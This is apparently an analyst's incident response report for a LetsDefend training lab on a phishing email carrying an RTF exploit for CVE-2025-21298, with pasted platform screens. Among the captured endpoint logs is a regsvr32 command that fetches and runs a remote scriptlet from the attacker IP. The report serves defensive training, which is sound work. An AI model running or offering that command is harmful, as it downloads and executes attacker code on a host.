Incident Response Report

Case ID: SOC336

Analyst	Ahmed Emad Nasr
Date	February 4, 2025
Severity	Critical
Verdict	True Positive

---

1. Executive Summary

On February 4, 2025, at 04:18 PM, the SOC detected a Critical Remote Code Execution (RCE) exploitation attempt via a malicious email attachment.

The alert (Event ID: 314) was triggered by a weaponized RTF file exploiting CVE-2025-21298, a Windows OLE Zero-Click vulnerability.

Threat intelligence validation confirmed:

- The file hash is malicious and mapped to a known exploit.

- The source IP address is associated with malicious infrastructure.

The email was successfully delivered (Device Action: Allowed), indicating potential exposure.

Final Assessment: True Positive

Risk Level: Critical (Possible code execution without user interaction)

---

2. Alert Details

[General Information]

Rule Name: SOC336 - Windows OLE Zero-Click RCE Exploitation Detected

Event ID: 314

Timestamp: Feb 04, 2025 – 04:18 PM

Severity: Critical

Event Type: Malware

Device Action: Allowed

[Email Metadata]

Sender: projectmanagement@pm.me

Recipient: Austin@letsdefend.io

Subject: Important: Action Required for Upcoming Project Deadline


[Network Information]

Source IP: 84.38.130.118

[File Artifact]

Filename: mail.rtf

SHA-256: df993d037cdb77a435d6993a37e7750dbbb16b2df64916f99845b56aa9194184



3. Investigation & Analysis

[3.1 Phishing & Social Engineering Analysis]

- Generic external sender address

- Urgency-based subject line

- Suspicious attachment (RTF)

MITRE ATT&CK:

T1566 - Phishing

[3.2 File Hash Analysis]

Result: Confirmed malicious

Classification: Exploit.CVE-2025-21298

Conclusion:

The file is a weaponized exploit, not a legitimate document.


[3.3 Source IP Analysis]

IP: 84.38.130.118

Result: Malicious

Conclusion:

Associated with attacker-controlled infrastructure.




[3.4 Exploit Behavior]

- Targets Windows OLE (Object Linking and Embedding)

- Zero-click Remote Code Execution

- Can trigger via preview pane (no user interaction required)



---

4. Incident Classification

Type: Malware / Exploitation Attempt

Vector: Phishing Email

Technique: Zero-Click RCE

MITRE ATT&CK Mapping:

T1566 - Phishing

T1203 - Exploitation for Client Execution

---

5. Impact Assessment

[Risk Factors]

- Email delivered successfully
- Zero-click execution possible
- Known malicious infrastructure

[Potential Impact]

- Unauthorized system access
- Malware execution
- Lateral movement
- Data exfiltration

Impact Level: High to Critical

---

6. Response Actions

[Containment]

- Isolated affected endpoint (Austin's machine)
- Blocked network communication

[Eradication]

- Deleted malicious email from:
  * User inbox
  * Mail server (organization-wide)

[Prevention / Hardening]

- Blocked IP: 84.38.130.118
- Blacklisted sender: projectmanagement@pm.me
- Added hash to EDR blocklist

[Detection Improvement]

- Updated SIEM rules for:
  * RTF exploit detection
  * OLE-based attacks

[Endpoint Investigation]


- Performed:
  * Memory analysis
  * Process inspection
  * Network connection review


[Note]


Update findings if compromise is confirmed.


[Vulnerability Management]

- Emergency patch deployment for CVE-2025-21298
- Verified patch compliance across all endpoints


LetsDefend
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
austin
Austin
172.16.17.137
Processes 20
Network Action 16
Terminal History 1
Browser History 9
Results: 10
EVENT TIME
DESTINATION DOMAIN/IP ADDRESS
Feb 04 2025 08:04:33 192.30.252.129
Feb 04 2025 08:05:12 151.101.65.91
Feb 04 2025 08:05:45 204.79.197.200
Feb 04 2025 08:06:08 185.248.101.34
Feb 04 2025 08:06:42 84.38.130.118
Feb 04 2025 08:07:10 13.225.78.26
1
2


LetsDefend
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
From: projectmanagement@pm.me
To: Austin@letsdefend.io
Subject: Important: Action Required for Upcoming Project Deadline
Date: Feb, 04, 2025, 05:12 AM
Action: Allowed
Important: Action Required for Upcoming Project Deadline
Dear Austin,
We are reaching out to remind you of the upcoming project deadline. Please review the attached document for critical details regarding the next steps and your responsibilities to ensure the project stays on track.
Best regards,
Project Management Team
Attachments
mail.rtf
Password: infected
LetsDefend
Resources
Community
Roles
Support
Download Mobile App


EndPoint Security - LetsDefe
app.letsdefend.io/endpoint
LetsDefend
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
austin
Austin
172.16.17.137
Processes 20
Network Action 16
Terminal History 1
Browser History 9
Results: 10
EVENT TIME
DESTINATION DOMAIN/IP ADDRESS
Feb 04 2025 08:04:33 192.30.252.129
Feb 04 2025 08:05:12 151.101.65.91
Feb 04 2025 08:05:45 204.79.197.200
Feb 04 2025 08:06:08 185.248.101.34
Feb 04 2025 08:06:42 84.38.130.118
Feb 04 2025 08:07:10 13.225.78.26
1 2


EndPoint Security - LetsDefe
app.letsdefend.io/endpoint
LetsDefend
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
austin
Austin
172.16.17.137
Processes 20
Network Action 16
Terminal History 1
Browser History 9
Results: 10
EVENT TIME
COMMAND LINE
Feb 04 2025 08:06:08 "C:\Windows\System32\cmd.exe /c regsvr32.exe /s /u /i:http://84...
COMMAND LINE
"C:\Windows\System32\cmd.exe /c regsvr32.exe /s /u /i:http://84.38.130.118.com/shell.sct scrobj.dll"

7. Lessons Learned

- Email gateway failed to block malicious attachment
- Need stronger SEG filtering policies
- Improve threat intelligence integration
- Increase awareness of zero-click vulnerabilities

---

8. Final Verdict

True Positive – Confirmed Exploitation Attempt

This incident represents a high-confidence attack leveraging a known vulnerability and malicious infrastructure.

Immediate response actions successfully reduced the risk of compromise.

==========

END OF REPORT

==========